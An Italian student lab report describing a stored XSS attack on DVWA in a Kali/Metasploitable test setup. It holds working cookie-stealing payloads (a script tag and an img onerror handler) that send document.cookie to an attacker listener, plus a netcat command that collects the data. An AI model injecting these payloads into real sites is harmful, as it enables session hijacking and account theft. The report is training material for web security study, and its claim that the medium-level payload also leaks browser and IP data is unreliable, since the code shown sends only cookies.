ESERCIZIO 2

Report Tecnico – Attacco XSS Persistente su DVWA

Obiettivo

Simulare un attacco di tipo XSS Persistente ai danni di un utente legittimo della piattaforma DVWA, per dimostrare come sia possibile:

- Rubare cookie di sessione.
- Ottenere informazioni di sistema della vittima (IP, user-agent, ecc.).
- Esfiltrare i dati a un server controllato dall'attaccante.


Ambiente di Test

Componente	IP Address	Sistema
Kali Linux	192.168.104.100	Attaccante
Metasploitable 2	192.168.104.150	Vittima (DVWA)
Porta Server	4444	Esfiltrazione

1. Attacco XSS Persistente – Livello LOW

Payload iniettato in DVWA:

```
<script>
 new Image().src = 'http://192.168.104.100:4444/steal?cookie=' + document.cookie;
</script>
```



Effetto: Appena l'utente visita la pagina vulnerabile, il browser invia una richiesta HTTP al server dell'attaccante con i cookie.

2. Attacco XSS Persistente – Livello MEDIUM

Payload efficace:

<img src="x" onerror="javascript:new Image().src='http://192.168.104.100:4444/steal.php?cookie='+document.cookie">

Effetto: Il payload, illudendo la sanificazione del livello medium, forza un errore nel caricamento dell'immagine (`src=x`), e come fallback esegue JavaScript con `onerror`, esfiltrando:

- Cookie di sessione
- Versione browser
- IP/hostname locale
- Data e ora dell'attacco

3. Server di Raccolta su Kali (porta 4444)

Avvio server in ascolto con salvataggio risultati su file:

sudo nc -lvp 4444 > cookie_dump.txt

4. Dump Dati Ricevuti

Conclusione

Questo test dimostra la pericolosità delle vulnerabilità XSS Persistenti anche su sistemi apparentemente semplici. In ambienti reali, attacchi di questo tipo possono compromettere account, sessioni, e persino l'intera applicazione.